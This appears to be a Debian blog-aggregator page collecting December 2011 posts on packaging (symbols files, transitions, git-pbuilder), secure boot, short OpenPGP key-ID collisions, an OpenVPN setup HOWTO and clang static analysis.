Search Results: "will"

28 December 2011

Bernhard R. Link: symbol files: With great power comes great responsibility

Symbol files are a nice little feature to reduce dependencies of packages. Before there were symbol files libraries in Debian just had shlibs files (both to be found in /var/lib/dpkg/info/. A shlibs file says for each library which packages to depend on when using this library. When a package is created, the build scripts will usually call dpkg-shlibdeps, which then looks which libraries the programs in the library use and then calculate the needed dependencies. This means the maintainers of most packages do not have to care what libraries to depend on, as it is automatically calculated. And as compiling and linking against a newer version of a library can cause the program to no longer work with an older library, it also means those dependencies are correct regardless of which version of a library is compiled against. As shlibs files only have one dependency information per soname, that also means they are quite strict: If there is any possible program that would not work with an older version of a library, then the shlibs file must pull in a dependency for the newer version, so everything needing that library ends up depending on the newer version. As most libraries added new stuff most of the time, most library packages (except some notable extremely API stable packages like for example some X libs) just chose to automatically put the latest package version in the shlibs file. This of course caused library packages to be quite strict: Almost every package depended on the latest version of all libraries, including libc, so practically no package from unstable or testing could be used in stable. To fix this problems, symbols files were introduced. A symbols file is a file (also finally installed in /var/lib/dpkg/info/ alongside the shlibs file) to give a minimum version for each symbol found in the library. The idea is that different programs use different parts of a library. Thus if new functionality is introduced, it would be nice to differentiate which functionality is used and give dependencies depending on that. As the only thing programmatically extractable from a binary file is the list of dynamic symbols used, this is the information used for that. But this only means the maintainer of the library package has now not only one question to answer ("What is the minimal version of this library a program compiled against the current version will need?"), but many questions: "What is the minimal version of this library a program compiled against the current version and referencing this symbol name will need?". Given a symbols file of the last version of a library package and the libraries in the new version of the package, there is one way to catch obvious mistakes: If a symbol was not in the old list but is not in the current library, one needs at least the current version of the library. So if dpkg-gensymbols finds a missing symbol, it will add it with the current version. While this will never create dependencies too strict, it sadly can have the opposite effect of producing dependencies that are not strict enough: Consider for example some library exporting the following header file:
enum foo_action   foo_START, foo_STOP ;
void do_foo_action(enum foo_action);
Which in the next version looks like that:
enum foo_action   foo_START, foo_STOP, foo_RESTART ;
void do_foo_action(enum foo_action);
As the new enum value was added at the end, the numbers of the old constants did not change, so the API and ABI did not change incompatibly, so a program compiled against the old version still works with the new one. (that means: upstream did their job properly). But the maintainer of the Debian package faces a challenge: There was no new symbol added, dpkg-gensymbols will not see that anything changed (as the symbols are the same). So if the maintainer forgets to manually increase the version required by the do_foo_action symbol, it will still be recorded in the symbols file as needing the old version. Thus dpkg will not complain if one tries to install the package containing the program together with the old version of the library. But if that program is called and calls do_foo_action with argument 2 (foo_RESTART), it will not behave properly. To recap:

Russell Coker: Secure Boot and Protecting Against Root

There has been a lot of discussion recently about the recent Microsoft ideas regarding secure boot, in case you have missed it Michael Casadevall has written a good summary of the issue [1]. Recently I ve seen a couple of people advocate the concept of secure boot with the stated idea that root should be unable to damage the system, as Microsoft Software is something that doesn t matter to me I ll restrict my comments to how this might work on Linux. Restricting the root account is something that is technically possible, for much of the past 9 years I have been running SE Linux Play Machines which have UID 0 (root) restricted by SE Linux such that they can t damage the system [2] there are other ways of achieving similar goals. But having an account with UID 0 that can t change anything on the system doesn t really match what most people think of as root , I just do it as a way of demonstrating that SE Linux controls all access such that cracking a daemon which runs as root won t result in immediately controlling the entire system. As an aside my Play Machine is not online at the moment, I hope to have it running again soon. Root Can t Damage the System One specific claim was that root should be unable to damage the system. While a secure boot system can theoretically result in a boot to single user mode without any compromise that doesn t apply to fully operational systems. For a file owned by root to be replaced the system security has to be compromised in some way. The same compromise will usually work every time until the bug is fixed and the software is upgraded. So the process of cracking root that might be used to install hostile files can also be used at runtime to exploit running processes via ptrace and do other bad stuff. Even if the attacker is forced to compromise the system at every boot this isn t a great win for the case of servers with months of uptime or for the case of workstations that have confidential data that can be rapidly copied over the Internet. There are also many workstations that are live on the Internet for months nowadays. Also the general claim doesn t really make sense on it s own. root usually means the account that is used for configuring the system. If a system can be configured then the account which is used to configure it will be able to do unwanted things. It is theoretically possible to run workstations without external root access (EG have them automatically update to the latest security fixes). Such a workstation configuration MIGHT be able to survive a compromise by having a reboot trigger an automatic update. But a workstation that is used in such a manner could be just re-imaged as it would probably be used in an environment where data-less operation makes sense. An Android phone could be considered as an example of a Linux system for which the root user can t damage the system if you consider root to mean person accessing the GUI configuration system . But then it wouldn t be difficult to create a configuration program for a regular Linux system that allows the user to change some parts of the system configuration while making others unavailable. Besides there are many ways in which the Android configuration GUI permits the user to make the system mostly unusable (EG by disabling data access) or extremely expensive to operate (EG by forcing data roaming). So I don t think that Android is a good example of root being prevented from doing damage. Signing All Files Another idea that I saw advocated was to have the secure boot concept extended to all files. So you have a boot loader that loads a signed kernel which then loads only signed executables and then every interpreter (Perl, Python, etc) will also check for signatures on files that they run. This would be tricky with interpreters that are designed to run from standard input (most notably /bin/sh but also many other interpreters). Doing this would require changing many programs, I guess you would even have to change mount to check the signature on /etc/fstab etc. This would be an unreasonably large amount of work. Another possibility would be to change the kernel such that it checks file signatures and has restrictions on system calls such as open() and the exec() family of calls. In concept it would be possible to extend SE Linux or any other access control system to include access checks on which files need to be signed (some types such as etc_t and bin_t would need to be signed but others such as var_t wouldn t). Of course this would mean that no sysadmin work could be performed locally as all file changes would have to come from the signing system. I can imagine all sorts of theoretically interesting but practically useless ways of implementing this such as having the signing system disconnected from the Internet with USB flash devices used for one-way file transfer because you can t have the signing system available to the same attacks as the host system. The requirement to sign all files would reduce the use of such a system to a tiny fraction of the user-base. Which would then raise the question of why anyone would spend the effort on that task when there are so many other ways of improving security that involve less work and can be used by more people. Encrypted Root Filesystem One real benefit of a secure boot system is for systems using encrypted filesystems. It would be good to know that a hostile party hasn t replaced the kernel and initrd when you are asked for the password to unlock the root filesystem. This would be good for the case where a laptop is left in a hotel room or other place where a hostile party could access it. Another way of addressing the same problem is to boot from a USB device so that you can keep a small USB boot device with you when it s inconvenient to carry a large laptop (which works for me). Of course it s theoretically possible for the system BIOS to be replaced with something that trojans the boot process (EG runs the kernel in a virtual machine). But I expect that if someone who is capable of doing that gets access to my laptop then I m going to lose anyway. Conclusion The secure boot concept does seem to have some useful potential when the aim is to reboot the system and have it automatically apply security fixes in the early stages of the boot process. This could be used for Netbooks and phones. Of course such a process would have to reset some configuration settings to safe defaults, this means replacing files in /etc and some configuration files in the user s home directory. So such a reboot and upgrade procedure would either leave the possibility that files in /etc were still compromised or it would remove some configuration work and thus give the user an incentive to avoid applying the patch. Any system that tries to extend signature checks all the way would either be vulnerable to valid but hostile changes to system configuration (such as authenticating to a server run by a hostile party) or have extreme ease of use issues due to signing everything. Also a secure boot will only protect a vulnerable system between the time it is rebooted and the time it returns to full operation after the reboot. If the security flaw hasn t been fixed (which could be due to a 0-day exploit or an exploit for which the patch hasn t been applied) then the system could be cracked again. I don t think that a secure boot process offers real benefits to many users.

Dirk Eddelbuettel: Rcpp 0.9.9

Release 0.9.9 of Rcpp is now on CRAN and getting into Debian too. This is mainly a bug fix release: our addition of int64 support in 0.9.8 came at the expense of support for long and unsigned long which broke some packages using Rcpp, and expecting those types. Ooops. The complete NEWS entry for 0.9.9; more details are in the ChangeLog file in the package and on the Rcpp Changelog page.
0.9.9   2012-12-25
    o   Reverting the 'int64' changes from release 0.9.8 which adversely
        affect packages using Rcpp: We will re-apply the 'int64' changes in a 
        way which should cooperate more easily with 'long' and 'unsigned long'.
    o   Unit test output directory fallback changed to use Rcpp.Rcheck
    o   Conditioned two unit tests to not run on Windows where they now break
        whereas they passed before, and continue to pass on other OSs
Thanks to CRANberries, you can also look at a diff to the previous release 0.9.8. As always, even fuller details are on the Rcpp Changelog page and the Rcpp page which also leads to the downloads, the browseable doxygen docs and zip files of doxygen output for the standard formats. A local directory has source and documentation too. Questions, comments etc should go to the rcpp-devel mailing list off the R-Forge page

27 December 2011

Christoph Berg: Generating symbols files from a series of .deb files

PostgreSQL's libpq5 package got its symbols file somewhere around version 8.4, so the symbols in there were all marked with version "8.4~" or greater. As I'm working on pgapt.debian.net aiming at providing packages for all upstream-supported PG versions (currently 8.3 and up), this made packages incompatible with 8.3's libpq5. There didn't seem to be a ready program to feed a series of .deb files which would then run dpkg-gensymbols and build a symbols file, so I wrote this shell script:
#!/bin/sh
set -eu
[ -d tmp ]   mkdir tmp
i=1
for pkg in "$@" ; do
    echo "$pkg"
    test -e "$pkg"
    name=$(dpkg-deb -I "$pkg"   perl -lne 'print $1 if /^ Package: (.+)/')
    version=$(dpkg-deb -I "$pkg"   perl -lne 'print $1 if /^ Version: (.+)/')
    out=$(printf "tmp/%03d_%s" $i "$version")
    dpkg-deb -x "$pkg" "$out"
    dpkg-gensymbols -P"$out" -p"$name" -v"$version" \
        $ oldsymbols:+-I"$oldsymbols"  -O"$out.symbols"   \
        tee "$out.symbols.diff"
    test -s "$out.symbols.diff"   rm "$out.symbols.diff"
    oldsymbols="$out.symbols"
    rm -rf "$out"
    i=$(expr $i + 1)
done
To use it, do the following: The highest-numbered *.symbols file in tmp/ will then have symbol information for all packages. I then did some manual post-processing like s/~rc1-1/~/ to get nice (and backportable) version numbers. Another nice trick (pointed out by jcristau) is to replace the lowest version number of that package (8.2~ here, where libpq changed SONAME) by 0 which will make dpkg-shlibdeps omit the >= version part. (Most packages depending on libpq5 will profit from that.) I'm still pondering whether this script is non-trivial enough add to devscripts. (The people I asked so far only made comments about the mkdir call...)

Joey Hess: a Github survey

The great thing about git and other distributed version control systems is that once you clone (or fork) a repository, you have all the data. You don't have to trust that Github will preserve it; everyone who develops the project is a backup. Github carries this principle quite far amoung the features they provide. But not all the way. Today I have surveyed their features, and where the data for each is stored. The two that really stand out are the issues and notes not being stored in git. This means that, if a project uses github, it gets locked into github to a degree. The records of bugs and features, all the planning, and communication, is locked away in a database where it cannot be cloned, where every developer is not a backup. Github's intent here is not to control this data to lock you in (to the extent they want to lock you in, they do that by providing a proprietary UI that people rave about); it was probably only expedient to use some sort of database, rather than git, when implementing these features. They should automatically produce git repository branches containing a project's issues, and notes, based on the contents of their database. (For notes, git notes is the obviously right storage location.) Along with ensuring every developer checkout is a backup, this would allow accessing that data while offline, which is one of the reasons we use distributed version control. The lack of a global list of projects is problimatic in a more global sense. It means that we can't make a backup of all the (public) repositories in Github (assuming that we had the bandwidth and storage to do it). I recently backed up all the repositories on Berlios.de, when it looked to be shutting down; this was only possible because they allowed enumerating them all. People at The Internet Archive say that their archival coverage of free software is actually quite bad. We trust our version control systems to save our free software data, but while this works individually, it will result in data loss globally over time. I'd encourage Github to help the Internet Archive improve their collections by donating periodic snapshots of their public git repositories to the Archive. You're located in the same city, 5 miles apart; they have lots of hard drives (though less right now during the shortage than usual); this should be pretty easy to do.
Full disclosure: Github has bought me dinner and seemed like stand-up guys to me.

Julien Danjou: Using GTK+ stock icons with pynotify

It took me a while to find this, so I'm just blogging it so other people will be able to find it. I wanted to send a desktop notification using pynotify, but using a GTK+ stock icons. With the following snippet, I managed to do it.
import pynotify
pynotify.init("myapp")
import gtk
n = pynotify.Notification(summary="Summary", message="Message!")
n.set_icon_from_pixbuf(gtk.Label().render_icon(gtk.STOCK_HARDDISK, gtk.ICON_SIZE_LARGE_TOOLBAR))
n.show()
Note that the use of a Label is just to have a widget instanciated to use the render_icon() method. It could be any widget type as far as I understand.

Niels Thykier: Handling transitions with smooth updates

Lately, I have been working more on release stuff. It all started when Julien convinced me to do the gpsd transition. It was a small, simple transition though I had to bounce obdgpslogger from testing (#648495). After that I picked up the zita-convovler transition (finished yesterday) and gssdp/gupnp ,-igd (currently blocked by #653131 and #652783). I also got the mono, libindicator+libdbusmenu+libindicate and the libarchive transitions on my to-do list. The mono transition is going to be most interesting and challenging of these. It is a bit above 100 packages and the binNMU order (for the 30ish packages that are not arch:all) is non-trivial. Thankfully, Iain Laney appears to have that part covered and will be helping me get it right. I am also very happy with Britney2 s transition assistance. Unlike her retired older sister, Britney2 smooth updates libraries, which allows us to break the transition into smaller steps. Normally when Britney2 migrates a source package, she will throw out all the binaries from the old (version of the) source package. Then she moves the new source package and its binaries into testing. But in a smooth update, she will keep the old library binary packages around (if they are still in use). In a concrete example, during the zita-convolver transition, we transitioned from libzita-convolver2 to libzita-convolver3. On the 24th of December[1], Britney migrated zita-convolver 3.1.0-1 to testing with libzita-convolver3, but kept libzita-convolver2 in testing as well. This is because ir.lv2 was not ready to migrate at that time. With Britney1 zita-convolver 3.1.0-1 would have had to wait until all of its reverse dependencies were ready to migrate. For a small transition like zita-convolver (with 3 or so reverse dependencies), it would have been easy. But having to keep 100+ packages migration ready for the mono transition that is where handling a transition becomes an art. I may still need some hinting to finish the mono transition, but most likely it will be a lot easier than it would have been with Britney1. :) [1] The PTS says the 25th. This is because it uses the day it receives the migration -email from trille, which was sent the day after.

26 December 2011

Asheesh Laroia: Short key IDs are bad news (with OpenPGP and GNU Privacy Guard)

Summary: It is important that we (the Debian community that relies on OpenPGP through GNU Privacy Guard) stop using short key IDs. There is no vulnerability in OpenPGP and GPG. However, using short key IDs (like 0x70096AD1) is fundementally insecure; it is easy to generate collisions for short key IDs. We should always use 64-bit (or longer) key IDs, like: 0x37E1C17570096AD1 or 0xEC4B033C70096AD1. TL;DR: This now gives two results: gpg --recv-key 70096AD1

Some background, and my two keys Years ago, I read dkg's instructions on migrating the Debian OpenPGP infrastructure. It told me that the time and effort I had spent getting my key into the strong set wasn't as useful as I thought it had been. I felt deflated. I had put in quite a bit of effort over the years to strongly-connect my key to a variety of signatures, and I had helped people get their own keys into the strong set this way. If I migrated off my old key and revoked it, I'd be abandoning some people for whom I was their only link into the strong set. And what fun it was to first become part of the strong set! And all the eyebrows I raised when I told people I was going meet up with people I met on a website called Biglumber... I even made it my Facebook.com user ID. So if I had to generate a new key, I decided I had better really love the short key ID. But at that point, I already felt pretty attached to the number 0x70096AD1. And I couldn't come up with anything better. So that settled it: no key upgrade until I had a new key whose ID is the same as my old key. That dream has become a reality. Search for my old key ID, and you get two keys!
$ gpg --keyserver pgp.mit.edu --recv-key 0x70096AD1
gpg: requesting key 70096AD1 from hkp server pgp.mit.edu
gpg: key 70096AD1: public key "Asheesh Laroia <asheesh@asheesh.org>" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 2
gpg:               imported: 2  (RSA: 1)
I also saw it as an opportunity: I know that cryptography tools are tragically easy to mis-use. The use of 32-bit key IDs is fundamentally incorrect -- too little entropy. Maybe shocking people by creating two "identical" keys will help speed the transition away from this mis-use.

A neat stunt abusing --refresh-keys Thanks to a GNU Privacy Guard bug, it is super easy to get my new key. Let's say that, like many people, you only have my old key on your workstation:
$ gpg --list-keys   grep 70096AD1
pub   1024D/70096AD1 2005-12-28
Just ask GPG to refresh:
$ gpg --keyserver pgp.mit.edu --refresh-keys
gpg: refreshing 1 key from hkp://pgp.mit.edu
gpg: requesting key 70096AD1 from hkp server pgp.mit.edu
gpg: key 70096AD1: public key "Asheesh Laroia <asheesh@asheesh.org>" imported
gpg: key 70096AD1: "Asheesh Laroia <asheesh@asheesh.org>" not changed
gpg: Total number processed: 2
gpg:               imported: 1  (RSA: 1)
gpg:              unchanged: 1
gpg: no ultimately trusted keys found
You can see that it set out to refresh just 1 key. It did that by querying the keyserver for the short ID. The keyserver provided two hits for that query. In the end, GPG refreshes one key and actually imports a new key into the keyring! Now you have two:
$ gpg --list-keys   grep 70096AD1
pub   1024D/70096AD1 2005-12-28
pub   4096R/70096AD1 2011-03-11
There is a bug filed in GNU Privacy Guard about this. It has a patch attached. There is, at the moment, no plan for a new release.

A faster attack, but nothing truly new My friend Venkatesh tells me there is an apocryphal old Perl script that could be used to generate key ID collisions. Here in the twenty-first century, l33t h4x0rz like Georgi Guninski are trying to create collisions. In May 2010, "halfdog" posted a note to the full-disclosure list that generates PGP keys with chosen short key IDs. I haven't benchmarked or tested that tool, but I have used a different tool (private for now) that can generate collisions in a similar fashion. It takes about 3 hours to loop through all key IDs on a dinky little netbook. You don't have to use any of these tools. You can just rent time on an elastic computing service or a botnet, or your own personal computer, and generate keys until you have a match. I think that it's easy to under-estimate the seriousness of this problem: tools like the PGP Key Pathfinder should be updated to only accept 64-bit (or longer) key IDs if we want to trust their output.

My offer: I will make you a key I've been spending some time wondering: What sort of exciting demonstration can I create to highlight that this is a real problem? Some ideas I've had:
  • Publish a private/public key pair whose key ID is the same as Phil Zimmerman's, original author of PGP
  • Publish a private/public key pair whose key ID is the same as Werner Koch's, maintainer of GNU Privacy Guard
  • Publish a set of public keys that mimic the entire PGP strong set, except where I control the private key of all these keys
The last one would be extremely amusing, and would be a hat-tip to some work discussed in Raph Levien's Google Tech Talk about Advogato. For now, here is my offer: If you send me a request signed with a key in the strong set, I will create a 4096-bit RSA public/private key pair whose 32-bit key ID is one greater than yours. So if you are 0x517DD4E4 I will generate 0x517DD4E5. I will post the keys here, along a note about who requested it, and instructions on how to import them into your keyring. (Note: I will politely decline to create a new key whose 32-bit key ID would create a collision; apologies if your key ID is just one away from someone else's.) P.S. The prize for best sarcastic retort goes to Ian Jackson. He said, "I should go and create a lot of keys with your key ID. I'll set the real name to 'Not Asheesh Laroia' so everyone is totally clear about what is going on."

Steve Kemp: So I'm a peddler of smut nowadays.

Over the Christmas period I've not been doing too much. December was a month that started out pretty well, in the first 10 days I had five models/friends/random-folk come to pose for me. (I have a few folk lined up for mid-January, but things tailed off quickly this month due to people having little free time). I spent a while mulling over what I was doing with images, as I've recently been doing a fair number of more NSFW images - In December this and this were my two favourite shots. I've posted NSFW images in various places over the past year (with permission; some volunteers/victims/friends don't want me to share anything, so I don't. They just hang on my walls.) but I was never consistent. Anyway I realised that .xxx domains are now available, so I figured I'd snarf one up and use that. That lead to tasteful.xxx - which is mostly full of images I didn't actually take, but that will change. (Sadly "artistic" was gone!) In more on-topic news I reported #651896 - a trivial security issue in another setgid(games) binary. I've got a couple more of those to tidy up and report in the near future. ObQuote: "Bright light. Bright light." - Gremlins

Christian Perrier: Wheezy active NMU campaign starting...

2012 will be the year where we release wheezy. So, it's time to start fighting for one of my pet projects: bringing as many languages to 100% completeness for debconf templates translation. The reference for this is the ranking page. I think we can have up to seven languages fully complete and maybe even some above 90% (Danish, Dutch, Italian with currently very active translators, are the best candidates). For this, as usual, I'll have to shake down many maintainers and handle my big NMU stick, with NMU proposals for packages that are too high in this page (which I'll start cleaning out from its many artefacts). So, if you're a translator, it's time to hang on in the debian-i18n mailing list and follow calls for translation updates there. It's also time to remind me which packages you would like to see uploaded so that your translation work is really used. Please focus on the oldest pending translations. If you're a package maintainer, please look at the following pages: (my NMU stick is bigger and harder for the latter of course...:-)) And, if you're a maintainer, it's now time to please stop changing the bloody debconf templates for no reason....or, if you have to do that for a good reason, send a call for translations first, or at least ask about how to do this. I can help you doing that, of course. Thanks in advance for your cooperation.
Thomas Koch: Stop coding for money

Do you believe that there will come a major inflation in the next months or years? If not, you can stop reading this article. Otherwise lets think what would be the right thing to do now.
If you're a programmer, you've most probably been able to save a bit of money over the years and should worry now how to rescue this savings over the inflation. My suggestion is: don't.
Instead stop coding for money and start to life of your savings. There are three things that are worth to invest in and will surely keep their value: health, education and community. All three things require investment of time. Go to the gym, work off your backlog of things you wanted to learn, meet with friends and family more often. Well, you could spent some money and let the dentist give you a good overhaul.
When the inflation comes, you'd better be in good health because you probably don't have the money for a doctor. When the inflation is over your education will quickly get you a good job again. And a good crisis is the moment that shows you which of your friends you can really count on. You can use a bit of free time to contribute to free software which will come in handy at a portfolio when searching a new job.
On the other hand, it's now even more futile than ever to say that you don't have time for clean code and good software engineering practices. If you're in a company that pressures you to compromise on quality, then it's now the time to quit. Remember that your boss can only give you money, which will loose it's value anyways in short terms.
Am I totally mislead or is this good advise? What do you think?

Tanguy Ortolo: GNOME 3 killing interface consistency

I used to recommend the GNOME desktop for simple users for two main advantages over Windows: Both points are what I call calm advantages, because users will usually enjoy them without noticing. Instead, they will enhance their experience so that they will miss them when they come back to a system which does not provide these features. In fact, being used to that, I do not really consider these points as actual advantages, but rather as a bare minimum for any decent desktop and as very important lacks of some competitors.Well, GNOME 3 already reduced the first point by replacing the menu by a single loooong list of all the available software, although there are still categories at least. Now, with a recent upgrade, it appears that they destroyed the second one, the interface consistency. There used to be a thing called the GTK theme, that the user could choose according to his taste and needs, and all the GTK-based graphical software, including GNOME programs, used to follow that theme. This is no longer the case: now, for instance, Nautilus will look clear, while for some reason Eye of GNOME and Totem will look dark, with no option to make them look like the others.

Nautilus

Eye of GNOME
I used to be a GNOME user, but it has been some time since I stopped using a desktop at all and switched to a window manager that was more efficient according to my usage. However I kept using GNOME software, and I recommended GNOME to new users. Now it seems my arguments for that have reduced to a point where I should really consider recommending Xfce instead.

Russ Allbery: git-pbuilder 1.25

As is typical, I've been sitting on several requests and updates for git-pbuilder for quite a few months. But the year-end holiday is always a good time to go through backlog and take care of things like that, when it's quiet and calm and there's a break from work. This release adds support for traditional pbuilder as a possible builder program, which despite the name was not previously supported (at least since I converted an early verison of this script over to use cowbuilder). It alas cannot be determined from the name of the script for backward compatibility, since lots of cowbuilder users are invoking the script as git-pbuilder, but you can use real pbuilder by setting the BUILDER option. Thanks to Clint Adams for the initial patch. While implementing that, I discovered that the code to set defaults for BUILDER, DIST, and ARCH from the program name (so that people can create symlinks like git-qemubuilder-squeeze-armel and have them do something appropriate) was pretty badly broken and was breaking the BUILDER environment handling. This should also now be fixed. Finally, there's now a GIT_PBUILDER_AUTOCONF environment variable that can be set to "no" to tell git-pbuilder not to attempt to figure out any of the arguments to the builder. This is useful if you've already got complex logic in your .pbuilderrc to figure out the basepath/basetgz, architecture, distribution, and so forth and don't want git-pbuilder to bypass all of that. Note that this turns off everything, including --buildresult .., so if yoy use it, .pbuilderrc really has to handle everything. You can get the latest version from my scripts distribution page, and I suspect it will show up in the git-buildpackage package before too long.

24 December 2011

Uwe Hermann: HOWTO: Using OpenVPN on Debian GNU/Linux

Here's a quick HOWTO for setting up an OpenVPN server and client on any (Debian, in this case) Linux machine of your choice. I'm running an OpenVPN server on a box at home, and a client on my laptop, so I can securely route all my laptop traffic through my OpenVPN server, no matter where I am. I highly recommend reading the official OpenVPN HOWTO from top to bottom, at least once. But here's a short, condensed HOWTO (specifically geared towards my needs, yours might be different): On the server: Install OpenVPN (apt-get install openvpn), then copy the "easy-rsa" files to /etc/openvpn/easy-rsa from where we'll use them to create our keys and certificates:
  $ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 /etc/openvpn/easy-rsa
  $ cd /etc/openvpn/easy-rsa
In the vars file change the KEY_SIZE variable from 1024 to 4096 for good measure:
  export KEY_SIZE=4096
Then, read in the vars file, clean old keys and certificates (if any) and create new ones:
  $ . ./vars
  $ ./clean-all
  $ ./build-ca
You'll now have the chance to enter some data such as country code (e.g. "DE"), state/province, locality, organization name, organizational unit name, common name, name, and email address. The values you choose don't really matter much (except for commonName, maybe, which could be your hostname or domain or such). Finally, the ca.key (root CA key) and ca.crt (root CA certificate) files will be created. Next, we'll create the server key:
  $ ./build-key-server server
You'll have to enter lots of info again (see above), commonName could be "server" or such this time. Upon "Sign the certificate? [y/n]" say y, as well as upon "1 out of 1 certificate requests certified, commit? [y/n]". Finally, the server.key and server.crt files will be created. Same procedure for creating a client key (I used "client1" as filename and commonName here):
  $ ./build-key client1
Next up we'll generate Diffie Hellman parameters (this will take a shitload of time due to keysize=4096, go drink some coffee):
  $ ./build-dh
When this step is done, you'll have a dh4096.pem file. As we want to use OpenVPN's "tls-auth" feature for perfect forward secrecy (it "adds an additional HMAC signature to all SSL/TLS handshake packets for integrity verification"), we'll have to generate a shared secret:
  $ openvpn --genkey --secret ta.key
  $ mv ta.key keys
So much for creating keys. Now, we'll have to configure OpenVPN. Copy the default server config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz .
  $ gunzip server.conf.gz
The most important change in my setup is that I use port 443/TCP instead of the usual OpenVPN default of 1194/UDP. This increases the chances that you'll be able to use OpenVPN in almost all places, even in environments which firewall/block lots of stuff. Port 443/TCP (for https) will almost always be usable. I also uncommented the following line, which tells the client to use the VPN interface (usually tun0) per default, so that all the client's traffic (web browsing, DNS, and so on) goes over the VPN:
  push "redirect-gateway def1 bypass-dhcp"
Here's my server config file (comments and commented out lines stripped):
  port 443
  proto tcp
  dev tun
  ca /etc/openvpn/easy-rsa/keys/ca.crt
  cert /etc/openvpn/easy-rsa/keys/server.crt
  key /etc/openvpn/easy-rsa/keys/server.key  # This file should be kept secret
  dh /etc/openvpn/easy-rsa/keys/dh4096.pem
  server 10.8.0.0 255.255.255.0
  ifconfig-pool-persist ipp.txt
  push "redirect-gateway def1 bypass-dhcp"
  keepalive 10 120
  tls-auth /etc/openvpn/easy-rsa/keys/ta.key 0 # This file is secret
  comp-lzo
  user nobody
  group nogroup
  persist-key
  persist-tun
  status openvpn-status.log
  log-append openvpn.log
  verb 3
You can now start the OpenVPN server, e.g. via
  $ /etc/init.d/openvpn restart
Server firewall setup/changes: I'm running a custom iptables script on pretty much all of my boxes. Here's the relevant changes needed to allow the OpenVPN server to work properly. Basically, you need to enable IP forwarding, accept/forward tun0 traffic and setup masquerading (change "eth0" below, if needed):
  echo 1 > /proc/sys/net/ipv4/ip_forward
  iptables -A INPUT -i tun+ -j ACCEPT
  iptables -A FORWARD -i tun+ -j ACCEPT
  iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  iptables -t nat -F POSTROUTING
  iptables -t nat -A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
My firewall script gets run upon every reboot. If you don't use such a script, you could add the above stuff to your /etc/rc.local file. On the client: Install OpenVPN (apt-get install openvpn), then copy the default client config file and edit it:
  $ cd /etc/openvpn
  $ cp /usr/share/doc/openvpn/examples/sample-config-files/client.conf .
Change the parameters to match the server config (port 443/TCP, and so on) and use "tls-auth /etc/openvpn/ta.key 1" (note the "1" on the client, and the "0" on the server!). Replace xxx.xxx.xxx.xxx with the public IP address of your OpenVPN server. If it doesn't have a public, static IP address already, you can use services such as DynDNS, or (my preferred method), my ssh-based DIY poor man's dynamic DNS setup. Here's my full client config:
  client
  dev tun
  proto tcp
  remote xxx.xxx.xxx.xxx 443
  resolv-retry infinite
  nobind
  user nobody
  group nogroup
  persist-key
  ca /etc/openvpn/ca.crt
  cert /etc/openvpn/client1.crt
  key /etc/openvpn/client1.key
  ns-cert-type server
  tls-auth /etc/openvpn/ta.key 1
  comp-lzo
  verb 3
Now you only need to copy the required certificates and keys to the client (into /etc/openvpn): ca.crt, and ta.key. Do not copy the other, server-specific private keys and such to the client(s)! Also, the root CA key (ca.key) should not even be left on the server, but rather moved to some offline storage/box, so that it cannot fall into the wrong hands, e.g. in the case of a server compromise. I prefer to manually start the client on my laptop when needed, so I use AUTOSTART="none" in /etc/default/openvpn and then start the client via:
  $ openvpn /etc/openvpn/client.conf
That's it. Comments and suggestions for improving the setup and/or the security aspects of it are highly welcome!

23 December 2011

Wouter Verhelst: Static program analysis with LLVM and clang

"Static program analysis" is a technique whereby a program is verified for errors without actually running it. Finding bugs manually with a debugger and one's brain is tedious, so every shortcut that can help you avoid having to do so is great. There are some commercial tools available to do such analysis, some of which are rather expensive; but there are also some open source tools available to do similar things. One of these is built into clang, the C compiler of the LLVM project. Using it is fairly simple. Instead of compiling something with 'make', compile it with 'scan-build make'. This will set the CC (and similar) environment variable(s) so that before the compiler is ran, the clang static-analysis checker is run over the very same source code. The output of this checker is an HTML file with your source, but with comments added to explain the bugs which the tool found. What does that mean? well, let's look at an example, shall we? <iframe height="500px" src="http://barbershop.grep.be/~wouter/scan-view-example#LN1493" width="80%"></iframe> The iframe above contains one out of three reports produced by a scan-build run over the nbd source code (if there's no iframe, someone scrubbed some HTML in your RSS reader. Just follow the link just above instead). The other two are 'dead assignments', which might mean that I'm currently depending on some undefined behaviour (which would be bad), or it might mean that I'm being overly cautious (which makes my code future-proof, which would be good), or it might mean something else I still need to investigate. But this one is pretty interesting. In the example, there are eight, numbered, comments in the source code. The first seven show the code path which scan-build took through my code before getting at the eighth comment; and the eighth is where things go bad. In this case, when going through the function as shown, we have a NULL pointer dereference. When looking at the scan-build output, it's important to realize a few things. First, the code path shown may be just one of a number of possible code paths. For instance, the null pointer dereference would still happen if the phase function parameter would not contain the NEG_INIT bit with the client pointer set to NULL. However, clang does not show these other code paths; this is presumably an optimization ("if we've already shown that this kind of bug is possible at a particular location through one code path, don't bother recording future instances of that very same bug at the exact same location through another code path"). This means that sometimes, some of the branches shown may be completely irrelevant to the bug at hand. In this particular case, in fact, it's possible to show the bug with just the eighth comment; the first seven are in fact totally irrelevant. Second, the fact that the clang static analyser found a bug does not mean that it's possible to crash the application. Yet. In this particular case, the negotiate function will never be called with the NEG_INIT or NEG_MODERN bits not set, and with the client parameter set to NULL. That's an implicit assertion; there are a few ways in which this function may be called, but the client parameter may only be NULL if NEG_INIT and NEG_MODERN are both set at the same time. Since nbd-server doesn't currently call the negotiate function in that way, it is not currently possible to crash the server by exploiting this bug. But that doesn't mean it won't ever be possible, nor that there isn't a bug in the code. We may assume that the above rules are true, but we never check it. Adding an assertion to that effect should make sure that no future change to the code will accidentally introduce that error and cause a NULL pointer dereference. Is this a silly and useless precautionary measure? Not really. Usually, bugs happen in code not because someone wasn't thinking straight, but because there's so much going on inside a piece of software that it can be too much for any programmer to remember. If a function assumes that its parameters are within a given subset of all possible states, but does not check that this is in fact true, then when (not if) some future change incorrectly introduces a state that is outside of the assumed states, things will break. And that's Bad(TM).

